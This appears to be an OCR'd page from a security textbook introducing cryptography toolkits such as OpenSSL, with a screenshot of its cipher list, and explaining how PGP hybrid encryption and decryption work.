
Cryptography Toolkits

Cryptography toolkits include cryptographic primitives, algorithms, and schemes used to provide security for various applications. Some cryptography toolkits are discussed below:

- **OpenSSL**

  Source: *https://www.openssl.org*

  OpenSSL is an open-source cryptography toolkit implementing the SSL and TLS network protocols and the related cryptography standards required by them. It is a command-line tool for using the various cryptography functions of OpenSSL's crypto-library from the shell. OpenSSL can be used for the creation and management of private keys, public keys, and parameters; public-key cryptographic operations; creation of X.509 certificates, CSRs, and CRLs; etc.



openssl enc -ciphers - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~]
└──╼ #openssl enc -ciphers
Supported ciphers:
-aes-128-cbc               -aes-128-cfb               -aes-128-cfb1
-aes-128-cfb8              -aes-128-ctr               -aes-128-ecb
-aes-128-ofb               -aes-192-cbc               -aes-192-cfb
-aes-192-cfb1              -aes-192-cfb8              -aes-192-ctr
-aes-192-ecb               -aes-192-ofb               -aes-256-cbc
-aes-256-cfb               -aes-256-cfb1              -aes-256-cfb8
-aes-256-ctr               -aes-256-ecb               -aes-256-ofb
-aes128                    -aes128-wrap               -aes192
-aes192-wrap               -aes256                    -aes256-wrap
-aria-128-cbc              -aria-128-cfb              -aria-128-cfb1
-aria-128-cfb8             -aria-128-ctr              -aria-128-ecb
-aria-128-ofb              -aria-192-cbc              -aria-192-cfb
-aria-192-cfb1             -aria-192-cfb8             -aria-192-ctr
-aria-192-ecb              -aria-192-ofb              -aria-256-cbc
-aria-256-cfb              -aria-256-cfb1             -aria-256-cfb8
-aria-256-ctr              -aria-256-ecb              -aria-256-ofb
-aria128                   -aria192                   -aria256
-bf                        -bf-cbc                    -bf-cfb
-bf-ecb                    -bf-ofb                    -blowfish
-camellia-128-cbc          -camellia-128-cfb          -camellia-128-cfb1
-camellia-128-cfb8         -camellia-128-ctr          -camellia-128-ecb
-camellia-128-ofb          -camellia-192-cbc          -camellia-192-cfb
-camellia-192-cfb1         -camellia-192-cfb8         -camellia-192-ctr
-camellia-192-ecb          -camellia-192-ofb          -camellia-256-cbc
-camellia-256-cfb          -camellia-256-cfb1         -camellia-256-cfb8
-camellia-256-ctr          -camellia-256-ecb          -camellia-256-ofb
-camellia128               -camellia192               -camellia256
```

Figure 20.33: Screenshot of the OpenSSL command-line tool

Some additional cryptography toolkits are as follows:

- Keyczar (*https://github.com*)
- wolfSSL (*https://www.wolfssl.com*)
- AES Crypto Toolkit (*https://www.ni.com*)
- RELIC (*https://code.google.com*)
- PyCrypto (*https://www.pycrypto.org*)



Pretty Good Privacy (PGP)

Pretty Good Privacy

- PGP is a protocol used to **encrypt** and **decrypt** data that provides **authentication** and **cryptographic privacy**
- It is often used for data **compression**, **digital signing**, encryption and decryption of **messages**, **emails**, **files**, **directories**, and to enhance the privacy of email communications
- It combines the best features of both **conventional** and **public key cryptography** and is therefore known as a **hybrid cryptosystem**

PGP Encryption

Data
Generate Random Key
GSkAQk49fPD2h
Random Key
Encrypt data using random key
Encrypted using receiver public key RSA
Data
Td7YuEkLg99Qd0
Encrypted Key
Encrypted Message

PGP Decryption

Encrypted Message
Td7YuEkLg99Qd0
Encrypted Key
Data
Decrypt using receiver's private key RSA
GSkAQk49fPD2h
Random Key
Generate Random Key
Data

Pretty Good Privacy (PGP)

Pretty Good Privacy (PGP) is a protocol used to encrypt and decrypt data with authentication and cryptographic privacy. It is often used for data compression, digital signing, encryption and decryption of messages, emails, files, and directories, and to enhance the privacy of email communications. The algorithm used for message encryption is RSA for key transport and IDEA for bulk-message encryption. PGP uses RSA for computing digital signatures and MD5 for computing message digests.

It combines the best features of both conventional (around 1,000 times faster than public-key encryption) and public-key cryptography (solution to key distribution and data transmission issues), and is therefore known as a hybrid cryptosystem.

PGP is used for:

- Encrypting a message or file prior to transmission so that only the recipient can decrypt and read it
- Clear signing of the plaintext message to ensure the authenticity of the sender
- Encrypting stored computer files so that no one besides the person who encrypted them can decrypt them
- Deleting files rather than just removing them from the directory or folder
- Data compression for storage or transmission

How PGP Works?

- **PGP Encryption**
  - When a user encrypts data with PGP, PGP first compresses the data.

    Compressing the data reduces patterns in the plaintext that could be exploited by most cryptanalysis techniques to crack the cipher, thereby increasing the resistance to cryptanalysis considerably.
  - PGP then creates a random key (GSkAQk49fPD2h) that is a one-time-only secret key.
  - PGP uses the random key generated to encrypt the plaintext, resulting in a ciphertext.
  - Once the data are encrypted, a random key is encrypted with the recipient's public key.
  - The public-key-encrypted random key (Td7YuEkLg99Qd0) is sent along with the ciphertext to the recipient.

